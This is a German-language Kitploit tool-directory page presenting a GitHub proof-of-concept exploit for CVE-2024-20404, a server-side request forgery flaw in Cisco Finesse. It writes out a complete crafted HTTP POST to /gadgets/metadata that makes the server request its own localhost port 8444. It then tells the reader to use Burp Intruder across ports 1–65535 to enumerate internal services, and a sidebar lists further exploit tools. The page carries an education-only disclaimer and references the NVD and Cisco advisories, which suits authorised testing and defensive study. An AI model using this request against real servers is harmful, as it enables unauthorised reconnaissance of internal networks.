Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2024-20404 — Proof-of-Concept-Exploit für CVE-2024-20404, der SSRF in der webbasierten Verwaltungsschnittstelle von Cisco Finesse demonstriert, um lokale Dienste durch Senden manipulierter HTTP-Anfragen aufzulisten. | Kitploit
Tools/GitHubGitHub/3zz4t/cve-2024-20404
AufklärungSchwachstellenanalyseExploitationInformationsbeschaffungWebsicherheitPenetrationstests
GitHub3zz4t/cve-2024-20404

CVE-2024-20404

Proof-of-Concept-Exploit für CVE-2024-20404, der SSRF in der webbasierten Verwaltungsschnittstelle von Cisco Finesse demonstriert, um lokale Dienste durch Senden manipulierter HTTP-Anfragen aufzulisten.

Repository anzeigen
2125vor 2 JahrenNoch nicht geprüft
Teilen

Beschreibung

Eine Schwachstelle in der webbasierten Verwaltungsoberfläche von Cisco Finesse könnte es einem nicht authentifizierten, entfernten Angreifer ermöglichen, einen SSRF-Angriff auf ein betroffenes System durchzuführen.

Diese Schwachstelle ist auf eine unzureichende Validierung der vom Benutzer bereitgestellten Eingaben für bestimmte HTTP-Anfragen zurückzuführen, die an ein betroffenes System gesendet werden. Ein Angreifer könnte diese Schwachstelle ausnutzen, indem er eine manipulierte HTTP-Anfrage an das betroffene Gerät sendet. Ein erfolgreicher Exploit könnte es dem Angreifer ermöglichen, begrenzte sensible Informationen für Dienste zu erhalten, die mit dem betroffenen Gerät verbunden sind.

Proof of Concept (PoC)

  1. Senden Sie die folgende Anfrage, um die Antwort von der Portnummer "8444" auf dem Localhost des Servers zu überprüfen, nachdem Sie Ihr <target> ersetzt haben.
POST /gadgets/metadata HTTP/2
Host: <target>:8445
Cookie: timeBeforeFailover=1695808242310; timeBeforeAttemptingLoginInIframe=1695808244317; attemptsMade=1; seqNumberGenerated=1; finesse_ag_extension=<extension>; activeDeviceId4000=SEPD4AD717A03F6; timeBeforeLoadingOtherSide=1695808249678
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://<target>:8445/desktop/container;jsessionid=90aE172355707490406528141464742B/?locale=en_US
Content-Type: application/json
Content-Length: 127
Origin: https://<target>:8445
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{"context":{"container":"default","language":"en","country":"US","locale":"en_US"},"gadgets":[{"url":"http://127.0.0.1:8444"}]}


  1. Verwenden Sie den Burp Suite Intruder, um alle offenen Ports auf dem Cisco Finesse webbasierten Verwaltungsserver zu scannen, indem Sie die Portnummer von 1-65535 ändern.

  2. Sie sehen die Antwort "Connection refused" auf den geschlossenen Ports.

  1. Die anderen Fehlermeldungen zeigen an, dass diese Ports offen sind und aufgezählt werden können.

Referenzen

  • https://nvd.nist.gov/vuln/detail/CVE-2024-20404
  • https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-finesse-ssrf-rfi-Um7wT8Ew

Haftungsausschluss

Dies ist lediglich ein Proof of Concept (PoC), um zu zeigen, dass die webbasierte Verwaltungsoberfläche von Cisco Finesse anfällig für Server Side Request Forgery (SSRF) ist, und dieser PoC dient nur zu Bildungszwecken. Verwenden Sie ihn verantwortungsbewusst und nur auf Systemen, für die Sie eine ausdrückliche Genehmigung zum Testen haben. Missbrauch dieses PoC kann schwerwiegende Folgen haben.


Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    618
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    411
  • 4

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    328
  • 5

    jumpserver

    jumpserver/jumpserver

    JumpServer ist eine Open-Source-Plattform für Privileged Access Management (PAM), die DevOps- und IT-Teams bedarfsgesteuerten und sicheren Zugriff auf SSH-, RDP-, Kubernetes-, Datenbank- und RemoteApp-Endpunkte über einen Webbrowser bietet.

    314
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    KI-gestützte OSINT-Engine zur Entdeckung und Kartierung von über 7.700 Social-Media-Identitäten im gesamten Web

    275

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →